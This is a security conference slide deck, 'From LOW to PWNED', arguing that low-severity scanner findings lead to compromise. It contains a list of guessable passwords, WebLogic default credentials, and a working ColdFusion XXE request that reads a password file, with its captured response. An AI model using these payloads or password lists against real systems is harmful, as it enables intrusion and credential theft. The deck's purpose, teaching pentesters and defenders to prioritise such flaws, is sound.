


From LOW to PWNED



Chris Gates
CarnalOwnage
Lares Consulting

meterpreter> getuid

- Chris Gates (CG)
 - Twitter → carnalOwnage
 - Blog → carnalOwnage.attackresearch.com
 - Job → Partner/Principal Security Consultant at Lares
 - Affiliations → Attack Research, Metasploit, wXf
- Work
- Previous Talks
 - Dirty Secrets of Pentesting
 - Attacker Capability Driven Pentests
 - Attacking Oracle (via web)
 - wXf Web eXploitation Framework
 - Open Source Information Gathering
 - Attacking Oracle (via TNS)
 - Client-Side Attacks



What The Hell Are You Talking About

- We have an overreliance on Vulnerability Scanners and commercial Pentest Frameworks (Core Impact, Canvas, Metasploit Pro).
- So much that if the “tool” says it isn’t exploitable many consultants don’t even try.
- Clients can fail to remediate the vulnerabilities in the “low” and “medium” areas of the vulnerability scan or pentest report.
 - Reasons? Time, lack of prioritization, trained/conditioned not to care about lows ← we have a winner!



What The Hell Are You Talking About

- Organizations should focus on the vulns that a million people can compromise on their network and not the random 0day that might exist out there.
- Fix the low hanging fruit (this isn't new) don't rely on some scanner to find all the Ownable stuff for you...it can't and won't.
- How many IDS/IPS signatures exist for the stuff that is “low” and “medium”?





Bottom Line

- Don't rely on vulnerability scanners to prioritize your “order of remediation” for you VA/Pentests. Stop letting tools tell you what's important.
- Pentesters need to investigate LOW and MEDIUM vulns as thoroughly as they do HIGH vulnerabilities.
- Clients need to investigate/fix LOW and MEDIUM vulns as thoroughly as they do HIGH vulnerabilities.
- Keep a human in the mix ☺



Your passwords suck



Your passwords suck

- One of these passwords almost always works...

password[1]

Password[1]

Password123

welcome1

welcome123

Username123

\$Season\$Year

Passw0rd[1]

\$Company[1-10]

\$Company123

changeme123

p@ssw0rd[1]

p@ssw0rd123

Welcome\$YEAR



Exposed Services

- Remembering that your passwords suck...
- VNC with no password =

VNC Server Unauthenticated Access

High Severity problem(s)
found
HTTP, Screenshot, VNC

- VNC with a password of “password” =

VNC Software Detection

Low Severity problem(s) found

- Same thing goes for SSH, Telnet, FTP, etc
- Oh yeah and databases (MSSQL, MySQL, Oracle) with access to the world



Exposed Services → Admin Interfaces

- Admin Interfaces listening on random ports can be gold.
- Finding them amongst all the crap can be challenging.
- Random interfaces typically get a:

HTTP Server Type and Version

Low Severity problem(s)
found

- Possible Methodology
 - Nmap your range
 - Import into metasploit
 - Use the db_ searches to pull out all hosts you want
 - Some ruby to make them into a piece of html
 - Use linky to open everything



Exposed Services → Admin Interfaces

```
|msf > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1, port2>] [-n <name1, name2>
] [-o <filename>] [addr1 addr2 ...]

-a,--add          Add the services instead of searching
-d,--delete       Delete the services instead of searching
-c <col1,col2>   Only show the given columns
-h,--help          Show this help information
-s <name1, name2> Search for a list of service names
-p <port1, port2> Search for a list of ports
-r <protocol>     Only show [tcp|udp] services
-U,--up            Only show services which are up
-o <file>          Send output to a file in csv format
-R,--rhosts        Set RHOSTS from the results of the search

Available columns: created_at, info, name, port, proto, state, updated_at
```



Exposed Services → Admin Interfaces

```
msf > services

Services
=====

host      port  proto  name        state  info
----      ---   ----   ---        ----  ---
[REDACTED] 22    tcp    ssh       open
[REDACTED] 53    tcp    domain   open
[REDACTED] 80    tcp    http     open
[REDACTED] 22    tcp    ssh       open
[REDACTED] 80    tcp    http     open
[REDACTED] 993   tcp    imaps   open
[REDACTED] 22    tcp    ssh       open
[REDACTED] 80    tcp    http     open
[REDACTED] 110   tcp    pop3    open
[REDACTED] 143   tcp    imap    open
[REDACTED] 993   tcp    imaps   open
[REDACTED] 995   tcp    pop3s   open
[REDACTED] 80    tcp    http     open
[REDACTED] 443   tcp    https   open
[REDACTED] 80    tcp    http     open
[REDACTED] 80    tcp    http     open
```

- msf > services -o /tmp/demo.csv



Exposed Services → Admin Interfaces

- Ruby

```
output = File.new("/tmp/demo.html", "w")

output.print("<html>")

CSV.foreach(list) do |brute|

    ip = brute[0]
    port = brute[1]

    if port == "443" or port == "8443"
        puts ("https://#{ip}:#{port}")
        output.print("<a href=\"https://#{ip}:#{port}\">https://#{ip}:#{port}</a>\n<br>")
    elsif port == "80" or port == "8080"
        puts ("http://#{ip}:#{port}")
        output.print("<a href=\"http://#{ip}:#{port}\">http://#{ip}:#{port}</a>\n<br>")
    else
        output.print("<a href=\"https://#{ip}:#{port}\">https://#{ip}:#{port}</a>\n<br>")
        output.print("<a href=\"http://#{ip}:#{port}\">http://#{ip}:#{port}</a>\n<br>")
    end
end
```



Exposed Services → Admin Interfaces

Register or Log in Other Applications ▾

search for add-ons  

ADD-ONS


Add-ons for Firefox > Extensions > Linky

 **Linky** 3.0.0 by gemal

 Linky will increase your power to handle links. ...



The developer of this add-on asks that you help support its continued development by making a small contribution.


 Suggested Contribution: \$5.00 [What's this?](#)

Updated February 23, 2010
Website <http://gemal.dk/mozilla/linky.html>
Works with Firefox 0.7 - 7.0a1
Rating  81 reviews
Downloads 723,120

Meet the Developer
Learn why Linky was created and find out what's next for this add-on.

[Meet gemal](#) ▾


[See All Web Development Add-ons](#) ▾
[See All Download Management Add-ons](#) ▾

Other add-ons by gemal 
[Close](#)



Tags
 image
 images
 links



Exposed Services → Admin Interfaces



Exposed Services → Admin Interfaces



Exposed Services → Admin Interfaces



Exposed Services → Admin Interfaces

The screenshot shows the BEA WebLogic Server Home page. The left sidebar contains a tree view of the domain structure under 'mydomain'. The main content area has several sections:

- Welcome to BEA WebLogic Server Home**
- Connected to : 218.159.65.5:7001 | You are logged in as : weblogic | [Logout](#)
- Information and Resources**
 - Helpful Tools
 - [Convert weblogic.properties](#)
 - [Deploy a new Application...](#)
 - [Recent Task Status](#)
 - General Information
 - [Read the documentation](#)
 - [Common Administration Task Descriptions](#)
 - [Set your console preferences](#)
- Domain Configurations**

Network Configuration <ul style="list-style-type: none">DomainServersClustersMachines	Your Deployed Resources <ul style="list-style-type: none">ApplicationsEJB ModulesWeb Application ModulesConnector ModulesStartup & Shutdown	Your Application's Security <ul style="list-style-type: none">Realms
---	--	---
- Services Configurations**

JDBC <ul style="list-style-type: none">Connection PoolsMultiPoolsData SourcesData Source Factories	SNMP <ul style="list-style-type: none">AgentProxiesMonitorsLog FiltersAttribute ChangesTrap Destinations	Other Services <ul style="list-style-type: none">XML RegistriesJTA ConfigurationVirtual HostsDomain-wide LoggingMailFileT3
JMS <ul style="list-style-type: none">Connection FactoriesTemplatesDestination KeysStoresServersDistributed DestinationsForeign JMS Servers	Connectivity <ul style="list-style-type: none">WebLogic Tuxedo ConnectorTuxedo via JOLTTuxedo via WLEC	Messaging Bridge <ul style="list-style-type: none">BridgesJMS Bridge DestinationsGeneral Bridge Destinations
- Copyright (c) 2003 BEA Systems, Inc. All rights reserved.

Default creds...weblogic/weblogic



Exposed Services → Admin Interfaces

The screenshot shows the Oracle WebLogic Server Administration Console interface. The URL in the browser is `7001/console/actions/mbean/MBeanFramesetAction?bodyFrameId=wl_console_frame_1305202768637&isNew=false&frameId=wl_console_frame_1305`. The left sidebar contains a navigation tree with categories like Console, mydomain, Servers, Clusters, Machines, Deployments (Applications, EJB Modules, Web Application Modules, Connector Modules, Startup & Shutdown), Services (jCOM, JDBC, JMS, Messaging Bridge, XML, JTA), SNMP, WTC, WLEC (deprecated), Jolt, Virtual Hosts (Mail, FileT3), Security, Domain Log Filters, and Tasks. The main content area is titled "Install or Update an Application". It displays the message "Connected to : 218.159.65.5 :7001 | You are logged in as : weblogic | Logout". Below this is a section titled "Upload and Install an Application or Module" with instructions: "Click the Browse... button below to locate an application or module file on the machine from which you are currently browsing. When you click the Upload button to upload and install the application or module on this Administration Server. The following types of files may be uploaded". A bulleted list specifies supported file types: ".jar" containing EJBs, ".war" containing JSPs and Servlets, ".rar" containing a Connector module, and ".ear" (J2EE Enterprise Application Archive) containing any of the above. A note below states: "Note: If you browse for the file, you may have to adjust the file-type filter to 'All' in order to find .jar, .war, .rar and .ear files." At the bottom are three buttons: "Browse...", "Upload", and "Cancel".

Deploy .war files 😊



ColdFusion

- Whhhhaaaat? ColdFusion?
- Originally released in 1995 by Allaire
 - Motivation: make it easier to connect simple HTML pages to a database
- Along the way became full Java
- Latest version is ColdFusion 9 released in 2009
 - Most recent features focus on integration with other technologies, e.g. Flash, Flex, AIR, Exchange, MS Office, etc.
 - Frequent to see CF 7 – 9
- Open Source CFML available as well
 - BlueDragon, Railo, Mura CMS



ColdFusion

Adobe ColdFusion Detection

This script is Copyright (C) 2009-2011 Tenable Network Security, Inc.

Family CGI abuses
Nessus Plugin ID 42339 (coldfusion_detect.nasl)
Bugtraq ID
CVE ID

Description:

Synopsis :

A web application platform was detected on the remote web server.

Description :

Adobe ColdFusion, a rapid application development platform, is running on the remote web server.

See also :

<http://www.adobe.com/products/coldfusion/>

Solution :

Adobe ColdFusion Detection

Low Severity problem(s)
found

[Low Severity problem\(s\)](#)

Risk factor :

None



ColdFusion

Who Uses ColdFusion Anyway?

- “More than *770,000 developers* at over *12,000 companies* worldwide rely on Adobe® ColdFusion® software to rapidly build and deploy Internet applications. And with more than *125,000 ColdFusion servers* deployed, ColdFusion is one of the most widely adopted web technologies in the industry.”



Bank of America



Citi



Smithsonian

eBay



PGA

BT

CISCO



verizon

BOEING



ext:cfm

About 455,000,000 results (0) 14 seconds




ColdFusion

- XSS abundant
- SQL Injection *common*
- Info disclosure via verbose error messages abundant
- More to this talk...because each patch must be applied individually I almost always find a CF box vulnerable to either:
 - Locale traversal CVE: 2010-2861
 - coldfusion_locale_traversal.rb
 - Adobe XML External Entity Injection: CVE-2009-3960
 - adobe_xml_inject.rb



ColdFusion

- Locale traversal



- Full walkthru here:
- <http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/>



ColdFusion

Content-Length: 745

```
<?xml version="1.0" encoding="utf-8"?><!DOCTYPE test [ <!ENTITY x3 SYSTEM "C:\Coldfusion8\lib\password.properties">
]><amfx ver="3" xmlns="http://www.macromedia.com/2005/amfx"><body><object
type="flex.messaging.messages.CommandMessage"><traits><string>body</string><string>clientId</string><string>correlatio
nId</string><string>destination</string><string>headers</string><string>messageId</string><string>operation</string><str
ing>timestamp</string><string>timeToLive</string></traits><object><traits /></object><null /><string /><string
/><object><traits><string>DSId</string><string>DSMessagingVersion</string></traits><string>nil</string><int>1</int></o
bject><string>&x3;</string><int>5</int><int>0</int><int>0</int></object></body></amfx>
```

0 matches

response

[raw](#) [headers](#) [hex](#) [xml](#)

Content-Type: application/xml
Expires: Sat, 25 Dec 1999 00:00:00 GMT
Server: Microsoft-IIS/7.5
Date: Sun, 11 Sep 2011 03:47:07 GMT

```
<?xml version="1.0" encoding="utf-8"?>
<amfx ver="3"><body targetURI="/onResult" responseURI=""><object
type="flex.messaging.messages.AcknowledgeMessage"><traits><string>timestamp</string><string>headers</string><str
ing>body</string><string>correlationId</string><string>messageId</string><string>timeToLive</string><string>clientId
</string><string>destination</string></traits><double>1.315712827968E12</double><object><traits><string>DSId</st
ring></traits><string>E56A55D9-A11B-BBBC-22EC-FF01AF9765A5</string></object><null /><string>#Tue Jul 19
13:23:06 PDT 2011
rdspassword=
password=49291ECFE6DB4FACB2AEAD0462B6ADEE1ED08F04
encrypted=true
</string><string>E56A55FE-400D-D932-381D-46C0965FD2DC</string><double>0.0</double><string>E56A55D9-A12C-
DBBA-C955-BE9102C21896</string><null /></object></body></amfx>
```

http://www.security-assessment.com/files/advisories/2010-02-22_Multiple_Adobe_Products-XML_External_Entity_and_XML_Injection.pdf



ColdFusion

request

raw params headers hex xml

```
Proxy-Connection: keep-alive
Cookie: CFID=12852301; CFTOKEN=67b642ce8a0dfabe-569524BD-5056-827D-8A89A87067A1D8D8;
BIGipServerugprod_80=2088943626.20480.0000; JSESSIONID=8e305189c009b1a15cd8104a3620693e2c5c
Content-Length: 719

<?xml version="1.0" encoding="utf-8"?><!DOCTYPE test [ <!ENTITY x3 SYSTEM "C:\downloads"> ]><amfx ver="3"
xmlns="http://www.macromedia.com/2005/amfx"><body><object
type="flex.messaging.messages.CommandMessage"><traits><string>body</string><string>clientId</string><string>correlatio
nId</string><string>destination</string><string>headers</string><string>messageId</string><string>operation</string><str
ing>timestamp</string><string>timeToLive</string></traits><object><traits /></object><null /><string /><string
>DSId</string><string>E579B565-A108-089E-C928-80E39B17CD44</string></object></body></amfx>
```

+ < > 0 matches

response

raw headers hex xml

```
Server: Microsoft-IIS/7.5
Date: Sun, 11 Sep 2011 03:53:59 GMT

<?xml version="1.0" encoding="utf-8"?>
<amfx ver="3"><body targetURI="/onResult" responseURI=""><object
type="flex.messaging.messages.AcknowledgeMessage"><traits><string>timestamp</string><string>headers</string><strin
g>body</string><string>correlationId</string><string>messageId</string><string>timeToLive</string><string>clientId
</string><string>destination</string></traits><double>1.315713240625E12</double><object><traits /><string>DSId</st
ring></traits><string>E579B565-A108-089E-C928-80E39B17CD44</string></object></body></amfx>
ColdFusion Patches
java
TripWire
WS08-PCI Audit Settings-Member.bat
WS08-PCI Member-v2.0.reg
</string><string>E579B565-A12F-09F3-4F25-FB8A8352B914</string><double>0.0</double><string>E579B565-A11D-4
A07-3E70-401E16D2CD60</string><null /></object></body></amfx>
```

+ < > 0 matches



ColdFusion



NOW THERE'S YOUR
PROBLEM

Jboss/Tomcat server-status

- We know unauth'd deploy is the bomb, but sometimes sever status reveals fun things
- ?full=true
- Lists of applications
- Recent URL's accessed
 - With sessionids ☺
- Find hidden services/apps
- Enabled servlets

JBoss Enterprise Application Platform (EAP) Status Servlet Request Remote Information Disclosure

This script is Copyright (C) 2008-2011 Tenable Network Security, Inc.

Family	CGI abuses
Nessus Plugin ID	331
Bugtraq ID	301
CVE ID	CV

Apache httpd / Tomcat '/server-status' Information Disclosure

This script is Copyright (C) 2003-2011 StrongHoldNet

Family	Web Servers
Nessus Plugin ID	11218 ()
Bugtraq ID	
CVE ID	

Description:

Synopsis :

The remote web server contains a s information disclosure vulnerability.

